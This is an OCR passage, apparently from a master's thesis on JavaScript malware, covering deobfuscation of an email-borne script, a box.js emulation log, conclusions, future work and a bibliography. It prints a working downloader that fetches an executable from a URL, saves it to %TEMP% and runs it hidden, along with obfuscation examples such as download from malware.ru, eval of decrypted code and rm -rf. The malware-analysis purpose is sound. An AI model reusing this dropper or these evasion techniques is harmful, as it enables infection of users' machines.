



Figure 4.12: Typical scenario of social engineering: Sending a malicious attachment via Email [6]

Figure 4.13: Original view of the Obfuscated file



```
CkB8wU8["74797065".w()] = Suf_ynT - ~(-1367717748929552400 * 3 - 847960330478682100) / ~-4951113577267339000;
CkB8wU8["7772wsRQlJqlmuUpul6974Rce65".w()](mvteBAjhwqd["52657370txarp ri 6F6E73bnib 6542fSzuU6FcgwxJio6479".w()]);
CkB8wU8["706F736974696FQq 6E".w()] = Suf_ynT - CB_nC3v;
CkB8wU8["73617665546F vt pxyjs46diNlq kxkxh696Ca uecukk65".w()](RipoP97, CB_nC3v);
CkB8wU8["636C6F7365".w()]();
W2c4uBe[NYNmLlqydI3](RipoP97, (129 * 4 + 106 >> 8533982858583964000 / 8533982858583964000) % (1073741824 >>> 30),
    CB_nC3v - Suf_ynT);
function String_prototype_w() {
    var xCKhYG8VcA = this.split("");
    F2qGe734TGu = Suf_ynT - CB_nC3v;
    var mui44cOZz = "0";
    var zad5wgzca = "G";
    j_sTtPeZAU88 = cered(xCKhYG8VcA);
    var lVsxkUgo1 = "";
    S3zRQfc = lVsxkUgo1;
    if (MTZU64Rlhk[j_sTtPeZAU88 + 9 / 3].length == 2 * 2) {
        var l975fdaTQO = S3zRQfc;
        for (var i = 0; i < j_sTtPeZAU88 / (1 + 5); i++) {
            S3zRQfc = xCKhYG8VcA[i];
            if (S3zRQfc >= mui44cOZz && S3zRQfc < zad5wgzca) {
                if (l975fdaTQO.length > 0) {
                    SkEl0u8uYQ = parseInt(l975fdaTQO + S3zRQfc, 8 * 2);
                    l975fdaTQO = "";
                    lVsxkUgo1 = lVsxkUgo1 + los(SkEl0u8uYQ);
                } else {
                    l975fdaTQO = S3zRQfc;
                }
            }
        }
    }
    return lVsxkUgo1;
}
function los(str) {
```


Figure 4.14: Formatted view of the Obfuscated file

`download("http://malware.ru/")`	`download(base64decode("..."))`	Use of encodings
`beEvil();`	`code = decrypt("...");` `eval(code)`	Use of cryptography (XOR)
`shell.Execute("rm -rf *");`	`things = ["rm -rf *", "Execute"];` `shell[things[1]](things[0]);`	Constants → variables in an array

Figure 4.15: Obfuscation of methods: Equivalent, but unreadable code

script file which is definitely unreadable. This kind of obfuscation is a really good diversion against antivirus heuristics and against manual analysis. After formatting and cleaning the obfuscated code, the below is the prettified, formatted code as shown in Figure 4.14.

After scrutinizing the formatted code, it was found that many of the function calls are obfuscated in to very misleading actions as shown in the Figure 4.15. The two versions are functionally equivalent, but one is less readable



```
target = "https://crawfordltd-my.sharepoint.com/personal/brian_crawford-ltd_co_uk/_layouts/15/guestaccess.aspx?docid=
shell = new ActiveXObject("WScript.Shell");
outfile = shell.ExpandEnvironmentStrings('%TEMP%/VTpHAmd6.exe');
xhr = new ActiveXObject("MSXML2.XMLHTTP");
for (; 0 == I3NIKuH;) {
    xhr.open("GET", target, 0);
    xhr.send();
    for (; xhr.readystate < 4;)
        shell.Sleep(100);
    if (xhr.statusText == "OK")
        I3NIKuH = 1;
}
stream = new ActiveXObject("ADODB.Stream");
stream.open();
stream.type = 1;
stream.write(xhr.ResponseBody);
stream.position = 0;
stream.saveToFile(outfile, 2);
stream.close();
shell.Run(outfile, 0, 0);
```

Figure 4.16: Cleaned code after deobfuscation

The final result of the code in Figure 4.15 after replacing the obfuscated functions with its corresponding equivalent functions is shown in the Figure 4.16.

From the code in the Figure 4.16, the following can be inferred: *listaUrl* contains an array of URLs. Each URL in this array is iterated from the start to the end of the list. In each iteration, a GET request is made. If the response is not OK (404 not found, unreachable, etc.), go to the next. Then, if the response is not an executable, go to the next. After a successful execution, save the response to *%TEMP%*

randomname.exe and then finally execute that file. This level of analysis requires accurate understanding, time and deep knowledge of JavaScript, malware debugging.

Usually, any malware debugging is performed in a virtual environment to be safe and the host machine is isolated from any vulnerabilities caused by the malware




Figure 4.17: Virtualizing Windows [6]

sample. Figure 4.17 gives the architecture of virtualizing Windows.

Sometimes, the malware can be so intelligent and tricky that it can detect if there are any processes that are monitoring the behaviour and execution of the malware, if it is being debugged through any automated processes, or if it is run in a virtual machine environment. In such cases, debugging malware can be very difficult and there are quite less chances to understand the behaviour of the malware. This kind of malware intercept the Windows API calls, read the system registry, create new processes, monitor memory, disk activity, monitor network(DNS, downloads. etc). In such cases, virtualizing the environment does not help to debug and

```
$ box-js sample.js --download --no-kill --timeout=60
Analyzing sample.js
New ActiveXObject: Scripting.FileSystemObject
New ActiveXObject: Scripting.FileSystemObject
New ActiveXObject: WScript.Shell
New ActiveXObject: MSXML2.XMLHTTP
New ActiveXObject: ADODB.Stream
Header set for http://foo.bar/admin.php?f=1.dat: User-Agent Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Emulating a get request to http://foo.bar/admin.php?f=1.dat
Downloaded 198353 bytes.
Saved sample.js.results/fa9870f9-c3f9-4c06-bcf7-2472d9ebae4f (198353 bytes)
sample.js.results/fa9870f9-c3f9-4c06-bcf7-2472d9ebae4f has been detected as PE32 executable (GUI) Intel 80386, for MS Windows.
Active URL detected: http://foo.bar/admin.php?f=1.dat
Executing sample.js.results/9539b473-c62d-4b99-a659-5aa28842aacc in the WScript shell
```

Figure 4.18: Analyzing sample JavaScript malware using box.js

analyze the malware. Hence, emulating the JavaScript environment would be an effective way to overcome this issue. Box.js offers this kind of emulation for debugging and analyzing the malware. Also, Box.js offers a faster execution, has a tiny footprint on RAM upto 50 MB, more flexible and easy to debug. This utility is still under development and expanding its features, addressing compatibility issues. The malicious sample is isolated from the analysis module via a V8 sandbox which doesn't expose system APIs to the malicious sample, which is further hardened to prevent escaping. It would be advisable that every analysis should be run in a Docker container with limited host filesystem access, meaning that an attack on box-js can only compromise one analysis, not the entire system.

Figure 4.18 shows the analysis performed by box.js while executing a sample Javascript file. Note that box.js creates stubs of ActiveX plugins that, from the sample's point of view, work exactly like their Windows counterparts, but in the background record every interaction. Box.js supports many major plugins including *MSXML2.XMLHTTP*, *WScript.Shell*, *ADODB.Stream*, and *Scripting.FileSystemObject*. From the analysis,it is found that the malware connects to a

URL http://foo.bar/admin.php?f=1.dat and downloads 198353 bytes of data.

Therefore, in this chapter we have implemented API-Hooking technique using JavaScript malware sample, debugged using x64dbg debugger, deobfuscated the malware script files, analyzed vulnerabilities of web applications using OWASP ZAP tool, analyzed malware files using box.js utility and reported all our findings. In Chapter 5, we have discussed all our conclusions from our research and proposed future work that could be done moving forward.

Chapter 5: Conclusions and Future Work

5.1 Conclusions

As discussed in Chapters 3 and 4 , API-hooking technique is one of the most effectively used malware attack techniques in recent times. We have seen that x64 debugger comes pretty handy in debugging the OS level DLL files, processes and deobfuscating the malware script file. There are other debuggers as well like IDA Pro, OllyDbg, Ghidra, Binary Ninja, WinDbg, etc. which can be used to perform reverse engineering mechanisms. To perform effective attack detection and response at scale - specifically with regard to these techniques - an ability to conduct memory analysis proactively at scale across an enterprise network is required, which is where toolsets continuously conducting live memory analysis and reporting on suspicious findings are required. This will enable the proactive discovery of unknown memory-resident malware without any prior knowledge or signatures. Additionally, when gathering results at scale, approaches such as anomaly detection can help greatly by drawing a dividing line between API hooking that is common across the network, probably due to security software in use, and anomalous API hooking that seems present only in a few isolated cases.

If we evaluate all the results obtained form OWASP ZAP tool, they look pretty

insightful and effective in exposing the vulnerabilities present in the applications. ZAP can act as a proxy between browser and web application and hence was able to test all URLs in the application. It also uses Spider to find the links which browser has not visited and then do complete scan to find out the vulnerabilities. It's interface also is easy to use and can be configured easily. The report generation in ZAP is also deep, well explained and shows the attack details. By passing the angular web application, and a deployed website in use to the ZAP tool, we found that ZAP tool yielded detailed reports of the vulnerabilities, potential attacks that may be happen.

There are other tools like Nessus Pro, Acunetix that have ability to do a comprehensive scan of web applications. They can also detect some of the known vulnerabilities like SQL injection and Cross-site scripting, which exposes serious security loopholes in the application.

Utility tools to analyze malicious JavaScript like box.js provides new way to analyze the malware sample. Rather than functioning on a virtual box, the strength of box.js lies in emulating the JavaScript environment in native machine. It creates stubs of ActiveX plugins that from the sample's point of view work exactly like their Windows counterparts, but "behind the scenes" record every interaction. It is significantly faster than virtual machine-based analysis, cutting analysis times down to 10-20 seconds per sample using a fraction of the memory. As discussed in Chapter 4 , box.js yielded faster results running on native machine. It created results folder for every run which has files like analysis.log, url.json, etc which enables much deeper analysis of malware sample.

Hence, from our detailed analysis it can be inferred that safeguarding applications, data from vulnerabilities is of utmost importance, especially during the current times of the pandemic, where lots of work is shifted online and all the naive users of the internet could easily fall prey to the malware attacks. Emphasis must be laid on security of the application, safeguarding data and privacy by implementing proper security firewalls, intelligent anti-malware systems. It is a matter of fact that JavaScript is used by 93.6% of all the websites and no wonder why JavaScript based cyberattacks are increasing exponentially [19].

According to a recent Internet Security Threat Report by Symantec, there were 246 million new malware variants discovered in 2018, and the percentage of groups using malware is on the rise, too. Also, it was reported that groups using destructive malware increased by 25% in 2018 [14]. There were 812 million reported malware infections, and 94% of those malware infections were delivered via email. No devices were immune to these infections.

Propagation of malware and cybercrime will continue to rise, and it's important to protect ourselves and businesses from cybercriminals by implementing multiple layers of security, also known as a "layered approach". These layers may include a firewall, end-user training, anti-malware and anti-virus software, email and web filtering, patch and update management, network monitoring, and managed detection and response services, just to name a few. Though the layered approach described above can significantly reduce the risk of an attack, a business' biggest vulnerability lies with its end-users.

Everyday users can apply some simple rules to be safer against JavaScript

malware as well as other threats. These rules include:

- Keeping the software updated at all times (browsers, apps, operating system, etc.)
- Using a strong antivirus product with extensive capabilities.
- Installing a traffic filtering solution that can ensure proactive security.
- Never clicking on links in unsolicited emails (spam).
- Never downloading and opening attachments in spam emails.
- Keeping away from suspicious websites.

5.2 Future Work

5.2.1 Automating Malware Analysis

As there is exponential increase in the number of web applications and users, the attackers have always been finding newer, innovative ways of hacking to the systems. Hence, the anti-malware software are not trained/equipped enough to detect the newer malware. Also, testing for vulnerabilities manually is very tedious and time consuming and sometimes human hand misses some of the known vulnerabilities while testing the application. Hence, there is a need of web application scanner. Enterprises around the world use web application scanners in their Software Development Life cycle to detect vulnerabilities and remove them. There are many

tools in the market which provides the option to testers and developers to scan their application and check for security loopholes.

In order to meet the spiking demands to safeguard numerous web applications, it would be a really good option to automate malware analysis. Dynamic binary obfuscation or metamorphism is a technique where a malware never keeps the same sequence of opcodes in the memory. Such malware are very difficult to analyze and detect manually even with the help of tools. Hence, We need to automate the analysis and detection process of such malware. To achieve this, we would need an isolated, easily-reproducible environment where Cuckoo Sandbox [20], Dockers [21], RabbitMQ [22] would be of great use.

5.2.2 Implementing proper state management

In the latest front-end frameworks like Angular, React, Vue.js, etc., a lot of emphasis is laid on state management. Each component has its own state and UI elements. It becomes complicated when multiple components look to use the same state and manipulate them. Such a situation can be managed by different approaches in an Angular application [23]. When we have state management in place data actually flows, we would know exactly where the data is. These state management tools also give a point in time snapshot of the entire data [24]. In that way, we know exactly where the data is. In Angular, NgRx is a framework for building reactive applications. NgRx provides libraries for managing global and local state, entity collection management, isolation of side effects to promote a cleaner

component architecture, etc [25].

NgRx Store provides state management for creating maintainable, explicit applications through the use of single state and actions in order to express state changes. As there are pretty high chances of the state being altered when there is a cyber attack through web, if we have a robust state management mechanism in place, it can detect any changes, manipulations in the state that might have been done by the malware.

Bibliography

[1] Steve Reiss. Creating modern Web and Mobile Applications. https://cs.brown.edu/courses/csci1320/lectures/cs132lect14.pdf, 2020. Brown University. Accessed on 05/05/2020.

[2] Software Architecture Patterns by Mark Richards. Oreilly Official website. https://www.oreilly.com/library/view/software-architecture-patterns/9781491971437/ch01.html. Accessed on 08/15/2020.

[3] Herberto. Layered Architecture, The Software Architecture Chronicles. https://herbertograca.com/2017/08/03/layered-architecture, 2017. Accessed on 03/18/2020.

[4] Aaron Purcell. 3 key ideas to help drive compliance in the cloud. https://www.ibm.com/blogs/cloud-computing/2018/01/16/drive-compliance-cloud, 2018. Accessed on 10/09/2020.

[5] Andra Zaharia. JavaScript Malware – A Growing Trend Explained for Everyday Users. https://heimdalsecurity.com/blog/javascript-malware-explained, 2016. Accessed on 07/02/2020.

[6] Box-js Official Website. *https://box.js.org*. Accessed on 08/28/2020.

[7] Robert Gibb. Stackpath. https://blog.stackpath.com/web-application, 2016. Accessed on 02/07/2020.

[8] Daniel Nations. Lifewire - Internet, Networking, & Security. https://www.lifewire.com/what-is-a-web-application-34866. Accessed on 02/07/2020.

[9] Roy T Fielding and Richard N Taylor. *Principled design of the modern Web Architecture*. ACM Transactions on Internet Technology (TOIT), 2002.

[10] The benefits of web-based applications. https://www.magicwebsolutions.co.uk/blog/the-benefits-of-web-based-applications.htm. Accessed on 02/08/2020.

[11] Lauri Auronen. Tool-based approach to assessing web application security. *Helsinki University of Technology*, 2002. Accessed on 08/10/2020.

[12] OWASP Foundation. OWASP Official website - OWASP Top Ten. *https://owasp.org/www-project-top-ten*. Accessed on 03/19/2020.

[13] McAfee Official Website. *https://www.mcafee.com*. Accessed on 04/28/2020.

[14] Amy Mersch & Ellen Nealis. Malware on the Rise. https://blog.totalprosource.com/5-common-malware-types, 2020. Accessed on 09/12/2020.

[15] Blackhat. Script-based malware – Overview and recommendations for improvement. *https://www.blackhat.com/docs, https://www.securing.pl*. Accessed on 07/20/2020.

[16] Infosecurity Group. API Hooking- Evading Traditional Detection with Stealthy New Techniques. *https://www.infosecurity-magazine.com*, 2017. Accessed on 09/18/2020.

[17] OWASP Foundation. OWASP Official website-OWASP ZAP. *https://owasp.org/www-project-zap/*. Accessed on 03/18/2020.

[18] x64dbg Official website. *https://x64dbg.com*. Accessed on 05/04/2020.

[19] JavaScript Malware – A Growing Trend Explained for Everyday Users. *https://heimdalsecurity.com*.

[20] Cuckoo Sandbox Official Website. *https://cuckoosandbox.org*. Accessed on 08/29/2020.

[21] Docker Official website. https://www.docker.com. Accessed on 10/26/2020.

[22] Rabbitmq Official website. https://www.rabbitmq.com. Accessed on 10/26/2020.

[23] Angular Official website. *https://angular.io*. Accessed on 09/27/2020.

[24] Saurabh Targe. Choosing the State Management Approach in Angular App. https://blog.clairvoyantsoft.com/choosing-the-state-management-approach-in-angular-app-7080aac20378, 2020. Accessed on 10/27/2020.

[25] NgRx Official website. NgRx - @ngrx/store. https://ngrx.io. Accessed on 10/9/2020.

[26] Sikorski and Honig. *Practical Malware Analysis*. No starch press, 2012.

[27] Robert Abela. Getting started with web application security, 2017. Accessed on 05/22/2020.

[28] Stefanos Gritzalis. Addressing threats and security issues in world wide web technology. *Communications and Multimedia Security*, 1997.

[29] Alex Homer J.D Meir and David Hill. Web application architecture guide. *The patterns & practices Microsoft Application Architecture Guide*, 2008.

[30] Andrey Petukhov and Dmitry Kozlov. Detecting security vulnerabilities in web applications using dynamic analysis with penetration testing. Technical report, Moscow State University, 2008.

[31] Infosec SecRat. API Hooking. *https://resources.infosecinstitute.com*. Accessed on 08/26/2020.

[32] Adi Hayon Tomer Teller. Enhancing Automated Malware Analysis Machines with Memory Analysis. Technical report, Security Innovation Group, 2014.

[33] Ajinkya Wakhale. Web Application Vulnerability Assessment Tools Analysis. Master's thesis, UMBC Computer Science, 2018.

[34] Adebayo, Olawale Surajudeen, Mabayoje, Amit Mishra and Osho Oluwafemi. Malware Detection, Supportive Software Agents and Its Classification Schemes. *International Journal of Network Security & Its Applications*, 2012.

[35] Sajjad Rafique, Mamoona Humayun, Zartasha Gul, Ansar Abbas, and Hasan Javed. Systematic review of web application security vulnerabilities detection methods. *Journal of Computer and Communications*, 2015. Accessed on 04/14/2020.

[36] Common Web Security Vulnerabilities. *https://www.guru99.com/web-security-vulnerabilities.html*. Accessed on 02/25/2020.

[37] Recent Ransomware Attacks: Latest Ransomware Attack News in 2020. *https://securityboulevard.com/2020/08/recent-ransomware-attacks-latest-ransomware-attack-news-in-2020*, 2020. Accessed on 09/18/2020.